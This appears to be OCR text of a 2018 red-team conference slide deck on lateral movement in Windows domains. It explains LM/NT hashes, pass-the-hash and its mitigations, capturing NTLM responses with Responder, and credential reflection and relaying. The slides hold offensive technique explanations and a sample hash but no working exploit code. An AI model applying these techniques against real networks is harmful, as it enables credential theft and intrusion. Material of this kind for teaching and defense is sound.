Lateral movement in Windows Domain in 2018

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DARKMATTER

SMART AND SAFE DIGITAL

Content

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```
PS C:\Users\Administrator>
PS C:\Users\Administrator> Get-ADUser Juned.Ansari


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company        : DarkMatter
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                 Defense and Offense, Primary area of focus is Advance Attack Simulation, Authored two books on Kali Linux



PS C:\Users\Administrator>
```

The Cyber Chain

- Cyber Kill Chain

- Attacker has to execute all stages to be successful.

- Need to replicate real world attacks to gauge your controls and response through red team exercises.

Penetration Testing vs Red Teaming

Penetration Test
Try to Break In

Red Team
What if they do Break in
(Operational Impact)

Red Team Engagement vs Other Security Tests

- Vulnerability Assessment
  - Broad Scope, Breath over depth
  - Automated
- Penetration Test
  - Varied scope, Balancing act between depth and breath
  - Prioritized list of vulnerabilities
- Red Team Engagement
  - Goals
  - Measures impacts on an organization

Red Team Phases

- Get In: Gain access to network or System. This can be through a compromised asset or through access granted as part of the scenario. Recon/Enumeration/Exploit

- Stay In: Establish persistence or permanent presence. Establish foothold in order to survive the duration of the engagement. Persistence/Lateral Movement/Continued Enumeration

- Act: Perform an operational impact, such as Exfiltrate data, access restricted

Hacking Team Hacked – Textbook Case Study

- Company that sells offensive intrusion and surveillance capabilities to governments, law enforcement agencies and corporations.

- July 2015 Hacker released 400 Gigabytes of spyware source code, internal emails, client communication etc.

  Dump includes everything anyone could imagine that a company would have in their infrastructure.

- Year later in 2016, hacker release a step-by-step guide explainer of his attack.
  - http://pastebin.com/raw/0SNSvyjJ

- Target:
  - External facing embedded
  - device
  - Unsecured NAS devices

Tools:
- Busybox
- Nmap
- Responder
- Exchange Powershell cmdlets

Hunting for Targets

- Lateral Movement


  Moving across client computers

  Site A → Site B

- Vertical Movement


  Moving across server layers

  User VLAN → Server VLAN



- Collectively known in the cyber space as lateral Movement
- Critical piece in the attack chain as local compromise spreads and becomes global
- Increasing difficult for the Incident Response team to scope the breach and perform appropriate containment and remediation.

The Cycle of Lateral movement



Leveraging Windows Credentials and Authentication protocols to target specific accounts of interest.

Lateral movement using Windows Credentials

Windows Authentication: LM hash

- Compromised password hashing function used in legacy windows systems.
  - Password restricted to maximum of fourteen characters
  - All passwords converted into upper case
  - Null-padded to 14 bytes and split into two seven-byte halves
  - Each half converted to bit stream to generate 64 bits needed for a DES key.

- Each key is used to DES-encrypt the constant ASCII string “KGS!@#$%”, resulting in two 8-byte cipher text value. The cipher text values are concatenated to form a 16-byte value, which is known as LM hash.

- Since Vista, protocol disabled by default.

- Still supported for legacy systems and needs to be exclusively enabled via a group policy or local policy.

Curious Case of LM Hash in Active Directory

- Domain created with a version of Windows released prior to Windows server 2008
- Explicitly disabled the Group Policy setting Network security: Do not store LAN Manager hash value on next password change on a group policy object applying to domain controllers.
- This setting is enabled by default in Windows operating systems, starting Windows Vista and 2008. Explicitly disabling the setting may cause the setting to persist in a domain upgraded from Windows 2003.
- Any users who has not changed a password since the setting was enabled still has an LM hash stored in the AD database. Service accounts!!!

```
Import-Module ActiveDirectory
Get-ADObject -SearchBase (Get-ADForest).PartitionsContainer `
-LDAPFilter "(&(objectClass=crossRef)(systemFlags=3))" `
-Property dnsRoot,nETBIOSName,whenCreated | Sort-Object whenCreated | Format-Table
dnsRoot,nETBIOSName,whenCreated -AutoSize
```

Windows Authentication: NT hash

- Also known as NTLM hash

- Primary method to store user password by Windows. (Local system and on DC)


  Weak unsalted MD4 Hashing

- Modern CPU like Nvidia GTX 1080 can crack hashes

  Up to 42GH/s with a single CPU


- Equivalent to the password of a user.

  Can authenticate using tools directly with the hash




Passing the Hash

- Attacker methodology
  - Adversary gains access to the system
  - Obtains accounts password hash from SAM database
  - Lateral movement across machines using “Pass the Hash” as same password used for local accounts across all systems.
- Local Administrators having same passwords across all machines.



Passing the Hash – Blocking Network Logon

- Design Flaw in windows cant be completely eliminated
- Best known mitigation against lateral movement
  - Using local policy to deny access to local accounts over the network
  - Cumbersome to apply over a large network



- Microsoft has introduced some features over the years to mitigate Pass the hash attacks but don't see organizations using them:

https://support.microsoft.com/en-us/help/2871997/microsoft-security-advisory-update-to-improve-credentials-protection-a

Passing the Hash – Deny Network Logonv2

- May 2014 Microsoft released a Security fix 2871997
- Windows 8.1 and 2012 R2 has the feature inbuilt, security fix to be installed on earlier versions. (get-wmiobject -Class "win32_quickfixengineering")
- Two new security identifiers introduced aka Hidden Groups


  S-1-5-113: NT AUTHORITY\Local account

  S-1-5-114: NT AUTHORITY\Local account and member of Administrators group

  S-1-5-114 SID is added user's access token at the time of logon if the user account being authenticated is a local account and member of local administrator group.
- Makes use of the **"Deny access to computer over the network"** setting.
- Can be assigned via a domain group policy
- Computer > Policies > Windows > Security > Local > Rights > Deny access from network > Local account and member of Administrators group

Passing the Hash – Deny Network Logonv2

- This effectively blocks Pass the hash for all local admins accounts across all machines where the policy is applied.




```
PS C:\Users\admin> whoami /all

USER INFORMATION
----------------

User Name     SID
============= ==============================================
win7pc1\admin S-1-5-21-1014406359-4086713729-3976895776-1001

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Group used for deny only
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                 Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192  Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
PS C:\Users\admin> _
```

Protected User Group

- What about Domain accounts with Local Admin privileges ?


- Have to add each privilege domain account to "Deny access to computer from network setting".

  Not practical and helpdesk users require remote access on end user machines.


- Attacker has access to a system


  Waits for a privilege user to log in → steals hash → PtH.


- What if hashes were not retained in client LSASS for Privilege accounts



Protected user Group – Before and After








Server Requirements:

Primary Domain Controller (PDC) should be hosted on Server 2012 R2



Client Requirements:

Hosts must be running Windows 8.1, server 2012 R2 or later or Windows 7 and Server 2008 R2 with KB2871997 installed

NTLM Authentication

- NTLM Authentication also known as Net-NTLM, NTLM-SSP
- Challenge-response method of authentication

  Client sends plaintext username → Serve generates a random challenge → Client [encrypt(Hash(password)(Challenge))] → Response sent back to Server.
- Since 1993, Deprecated in 2000 when Kerberos become the preferred method for Windows
- Still widely used today
- Supported by the latest version of Windows
- NTLMv2 superseded by NTLMv1

Authentication v1 vs v2 Style

- NTLMv1, the response is DES encrypted result of NTLM password Hash and the random, 8-byte Server challenge
  - Captured NTLMv1 authentication handshakes can be cracked at ~22GH/s
  - Vulnerable to rainbow table attacks.

- NTLMv2 response is an HMAC-MD5 combination of NTLM Hash, server challenge, client challenge, domain, timestamp
  - Captured NTLMv1 authentication handshakes can be cracked at ~1.6GH/s
  - Client challenge included in response which prevents rainbow table attacks.

Challenge response of both versions can be captured and cracked offline

Capturing the Authentication Hash: Responder


- Go to tool to capture NTLM challenge-response data

- When DNS lookup fails, most machines will perform multicast lookups to see if any machines on the local network match the name.

- Responder: Python tool for answering these multicasts


  LLMNR, mDNS and NBT-NS

- If lookup was done to initiate an NTLM-supported connection, Responder can "respond" and capture the NTLM Authentication hash.



NTLM Authentication hash != NT Hashes

```
aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
```



Hence NO Pass the Hash with NTLM Authentication hash

NTLM – Man in the Middle

- NTLM is vulnerable to Man-in-the-middle attacks.

- Two flavors of the attack

  - Relay Credentials back to the victim aka Credential Reflection
  - Relay Credentials to third host aka Credential Relaying

Credential Reflection


- Victim attempts to authenticate to using SMB with NTLM Authentication → Attacker MiTMs → Relays those credentials back to the victim's computer and gains remote access.
- Patched by Microsoft by dis-allowing same-protocol NTLM authentication using a challenge that is already in flight. (MS08-068)
- SMB → SMB NTLM patched via MS08-068

- However cross-protocol reflection works ☺
- HTTP → SMB and DCOM → RPC, exploited via tools called Hot Potato and Rotten Potato worked until MS16-075 was released.
- Unpatched Servers up to 2012 R2 are vulnerable by default.

Credential Relaying

- Victim attempts to authenticate to target host → Attacker MiTMs → Negotiates authentication mimicking the victim → Relays those credentials to the target host.

